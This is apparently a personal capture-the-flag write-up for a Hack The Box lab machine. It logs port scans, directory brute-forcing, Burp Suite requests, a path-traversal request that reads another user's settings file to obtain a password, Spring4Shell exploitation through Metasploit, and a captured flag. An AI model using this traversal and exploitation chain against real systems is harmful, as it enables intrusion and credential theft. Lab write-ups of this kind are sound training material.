Inject

Methodology

Step By Step

-The first scan I did I could not recieve any ports back, I then added the parameter '-Pn' and no avail

-When I ran the scan as sudo then the results actually displayed ports 22 and 8080

--22 ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

--8080 webserver nagios-nsca Nagios NSCA

-Connecting to the website with the ip address and port 8080 we can see that the UI framework is bootstrap 5.1.3 from wappalzer

-There is no direct vulnerabilities for this according to this website (https://security.snyk.io/package/npm/bootstrap/5.1.3)

-Looking at the page source at some of the webapges we can see an 'upload' webpage, this uses the php method POST

-Uploading a text file and a jpg file gives the same 'Only image files are accepted'

-After googling some helpful linux commands to assisst us in this webpage I found the command 'dirb' which looks for existing and hidden web objects

-After failing to run the command 3 different times I realized I have to use the exact same webpage URL that I use to connect (http://{IP}:8080)

-Found 5 links from dirb, time to look through each one and see what we can find

-'blogs' gives us the blogs made by authors/admins, 'enivronment' and 'error' return a 500 server error, 'register' says 'under construction' and 'upload' is the upload tab of the webpage

-Upload seems to be where we need to be to run some exploits, lets open burpsuite and see the type of requests

-Jpeg keeps breaking the page but on the 'accept' parameter in the burpsuite request we can see png as an acceptable file type so we are going to use a png and see if that changes

-Png, apng, and jpeg's keep returning the same thing in the repeater. It wasn't until I added some words in the WebKitBoundary that it returned successful

-We are giong to use the web directory outputted to us that views the image '/show_image?img=png.png'

-Replacing '/upload' with the '/show_image?img=png.png' we get a 405 error when we send it

-Replace POST with GET and we get a 200 code, it is successful

-I love me some Local File Inclusion (LFI)

-Just going to manipulate the directory using '../' and poke around the web server directory

-Eventually found the home directory and there are 2 user directory 'phil' and 'frank'

-Phil has a file called 'users.txt' so let's try to get that (Insert Naked Gun "Nothing to see here!" reference)

-Nothing outputted, im betting it is denying permission

-Looking in frank we can see the usually hidden directories and then a directory '.m2', lets explore it

-Found phil's username and password so let's try to ssh into the system and view that user file

-Permission denied, why am I not surprised

-Time to keep exploring the directories and see if we can find anything juicy

-I am going to go back to the beginning at the web root directory and poke around there

-Found documentation in the HELP markdown folder, the web server is apache mavens, uses java and spring framework

-Contents of the pom.xml and target folder also helped figure out this conclusion

-Using the pom.xml we can find the spring framework version (3.2.2)

-Time to google java and spring framework cve

-Found this cve which would work for our version of spring (https://www.ptc.com/en/support/article/CS366379)

-CVE-2022-22965 (Spring4Shell) has a high CVSS score and allows RCE, this looks juicy let's try to use it

-This website talks about the metasploit module to execute the exploit (https://www.rapid7.com/blog/post/2022/04/01/metasploit-weekly-wrap-up-155/)

-Copy the exploit module from the website and run the commnad 'use'

-Have to setup the LHOST and RHOST, the LHOST is our HTB VPN while the RHOST is the machine we are attacking

-Run the exploit and we are in the meterpreter. Let's begin to traverse and get that user file

-Realized I needed to run the command 'shell' because meterpreter did not recognize the command 'su'

-After switching to phil just simple file traversal until we run cat on 'user.txt'

-Rooted :)

-1605a0158be7fb6d1837f12ed555656e

Walkthrough

Step By Step

Enumeration

nmap -sC -sV -T5 -p- 10.10.11.204 -v > nmapResults.txt


```
┌──(andrew㉿jarvis)-[~/Desktop/Hacking Shit/HTB/Inject]
└─$ nmap -sC -sV -T5 -p- 10.10.11.204 -v > nmapResults.txt

┌──(andrew㉿jarvis)-[~/Desktop/Hacking Shit/HTB/Inject]
└─$ cat nmapResults.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-28 11:12 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:12
Completed NSE at 11:12, 0.00s elapsed
Initiating NSE at 11:12
Completed NSE at 11:12, 0.00s elapsed
Initiating NSE at 11:12
Completed NSE at 11:12, 0.00s elapsed
Initiating Ping Scan at 11:12
Scanning 10.10.11.204 [2 ports]
Completed Ping Scan at 11:12, 1.50s elapsed (1 total hosts)
Nmap scan report for 10.10.11.204 [host down]
NSE: Script Post-scanning.
Initiating NSE at 11:12
Completed NSE at 11:12, 0.00s elapsed
Initiating NSE at 11:12
Completed NSE at 11:12, 0.00s elapsed
Initiating NSE at 11:12
Completed NSE at 11:12, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.96 seconds
```

sudo nmap -sC -sV -T5 -p- 10.10.11.204 -v > nmapResults.txt

```
┌──(andrew㉿jarvis)-[~/Desktop/Hacking Shit/HTB/Inject]
└─$ cat nmapResults.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-28 11:18 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:18
Completed NSE at 11:18, 0.00s elapsed
Initiating NSE at 11:18
Completed NSE at 11:18, 0.00s elapsed
Initiating NSE at 11:18
Completed NSE at 11:18, 0.00s elapsed
Initiating Ping Scan at 11:18
Scanning 10.10.11.204 [4 ports]
Completed Ping Scan at 11:18, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:18
Completed Parallel DNS resolution of 1 host. at 11:18, 0.00s elapsed
Initiating SYN Stealth Scan at 11:18
Scanning 10.10.11.204 [65535 ports]
Discovered open port 22/tcp on 10.10.11.204
Discovered open port 8080/tcp on 10.10.11.204
Completed SYN Stealth Scan at 11:19, 10.47s elapsed (65535 total ports)
Initiating Service scan at 11:19
Scanning 2 services on 10.10.11.204
Completed Service scan at 11:19, 6.69s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.204.
Initiating NSE at 11:19
Completed NSE at 11:19, 0.77s elapsed
Initiating NSE at 11:19
Completed NSE at 11:19, 0.07s elapsed
Initiating NSE at 11:19
Completed NSE at 11:19, 0.00s elapsed
Nmap scan report for 10.10.11.204
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 caf10c515a596277f0a80c5c7c8ddaf8 (RSA)
|   256 d51c81c97b076b1cc1b429254b52219f (ECDSA)
|_  256 db1d8ceb9472b0d3ed44b96c93a7f91d (ED25519)
8080/tcp open  nagios-nsca Nagios NSCA
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 11:19
Completed NSE at 11:19, 0.00s elapsed
Initiating NSE at 11:19
Completed NSE at 11:19, 0.00s elapsed
Initiating NSE at 11:19
Completed NSE at 11:19, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.52 seconds
           Raw packets sent: 65680 (2.890MB) | Rcvd: 65536 (2.621MB)
```

Website


http://10.10.11.204:8080/



Failed dirb commands

```
┌──(andrew㉿jarvis)-[~/Desktop/Hacking Shit/HTB/Inject]
└─$ sudo dirb 10.10.11.204

-----------------
DIRB v2.22
By The Dark Raver
-----------------


(!) FATAL: Invalid URL format: 10.10.11.204/
    (Use: "http://host/" or "https://host/" for SSL)

┌──(andrew㉿jarvis)-[~/Desktop/Hacking Shit/HTB/Inject]
└─$ sudo dirb http://10.10.11.204

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr 28 11:35:42 2023
URL_BASE: http://10.10.11.204/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.11.204/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Fri Apr 28 11:35:42 2023
DOWNLOADED: 0 - FOUND: 0

┌──(andrew㉿jarvis)-[~/Desktop/Hacking Shit/HTB/Inject]
└─$ sudo dirb http://10.10.11.204/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr 28 11:35:56 2023
URL_BASE: http://10.10.11.204/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.11.204/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Fri Apr 28 11:35:56 2023
DOWNLOADED: 0 - FOUND: 0
```

Working dirb
sudo dirb http://10.10.11.204:8080



The webpages found by dirb

10.10.11.204:8080/blogs

Hacking CTF Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Features How it Works Blogs Pricing

Jan 03, 2019

The Future of Cloud Computing

Cloud computing is the on-demand availability of computer system resources, especially data storage and computing power, without direct active management by the user.

admin Comments: (2)

Nov 05, 2018

Benefits of using Zodd cloud

It provides faster time to market, scalability and flexibility, cost savings, better collaboration, advanced security, data loss prevention and much more.

admin Comments: (1)

Dec 22, 2018

Cloud Security

Zodd cloud provides a broad set of policies, technologies, applications, and controls utilized to protect virtualized IP, data, applications, and the associated infrastructure of cloud computing.

Brandon Auger Comments: (2)

10.10.11.204:8080/environment


Hacking CTF Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

HTTP Status 500 – Internal Server Error

10.10.11.204:8080/error

Hacking CTF Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


HTTP Status 500 – Internal Server Error



Under Construction

Please forgive the inconvenience.
We are currently initializing our brand new site.

It's okay, we're excited too!



Browse... No file selected.

Upload

Burpsuite

Intitial intercept

```
Pretty  Raw  Hex
1  POST /upload HTTP/1.1
2  Host: 10.10.11.204:8080
3  Content-Length: 180
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://10.10.11.204:8080
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryNMoEV46YJ033jd20
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
   Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
   change;v=b3;q=0.9
10 Referer: http://10.10.11.204:8080/upload
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 ------WebKitFormBoundaryNMoEV46YJ033jd20
16 Content-Disposition: form-data; name="file"; filename="png.png"
17 Content-Type: image/png
18
19
20 ------WebKitFormBoundaryNMoEV46YJ033jd20--
21
```

Upload Request

Request

```
Pretty  Raw  Hex
1  POST /upload HTTP/1.1
2  Host: 10.10.11.204:8080
3  Content-Length: 184
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://10.10.11.204:8080
7  Content-Type: multipart/form-data;
   boundary=----WebKitFormBoundaryWkjYicEdFy8r8jA8
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/107.0.5304.107 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,im
   age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
   ned-exchange;v=b3;q=0.9
10 Referer: http://10.10.11.204:8080/upload
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 ------WebKitFormBoundaryWkjYicEdFy8r8jA8
16 Content-Disposition: form-data; name="file"; filename="
   png.png"
17 Content-Type: image/png
18
19 1234
20 ------WebKitFormBoundaryWkjYicEdFy8r8jA8--
21
```

Search... 0 matches

Response

```
Pretty  Raw  Hex  Render
33              <a class="nav-link" href="/blogs">
                  Blogs
                </a>
34            </li>
35            <li class="nav-item">
36              <a class="nav-link" href="#pricing">
                  Pricing
                </a>
37            </li>
38          </ul>
39        </div>
40      </nav>
41    </header>
42
43    <div class="container" align="center">
44
45      <br>
46      <h4 class="text-success">
          Uploaded!
        </h4>
47      <a class="text-success" href="
        /show_image?img=png.png">
          View your Image
        </a>
48      <br>
49      <div class="mb-3">
50        <form action="/upload" method="post" enctype="
          multipart/form-data">
51          <input class="form-control" name="file" type="
            file" id="formFile">
            <br />
52
53          <input type="submit" value="Upload" class="btn
            btn-warning">
54        </form>
55      </div>
56
57    </div>
58
59
60  </body>
61  </html>
```

Search... 0 matches

Using GET and the image directory

Request

Pretty | Raw | Hex | Hackvertor


```
GET /show_image?img=png.png HTTP/1.1
Host: 10.10.11.204:8080
Content-Length: 184
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.204:8080
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarytvXRAtW9aYk1gXoi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
Referer: http://10.10.11.204:8080/upload
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundarytvXRAtW9aYk1gXoi
Content-Disposition: form-data; name="file"; filename="
png.png"
Content-Type: image/png

1234
------WebKitFormBoundarytvXRAtW9aYk1gXoi--

```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 4
Date: Fri, 28 Apr 2023 17:20:26 GMT
Connection: close

1234
```

Traversed directories to web server home directory



Frank's .m2 setting file that holds phil's password

Request

Pretty Raw Hex Hackvertor

```
GET /show_image?img=
../../../../../../home/frank/.m2/settings.xml HTTP/1.1
Host: 10.10.11.204:8080
Content-Length: 184
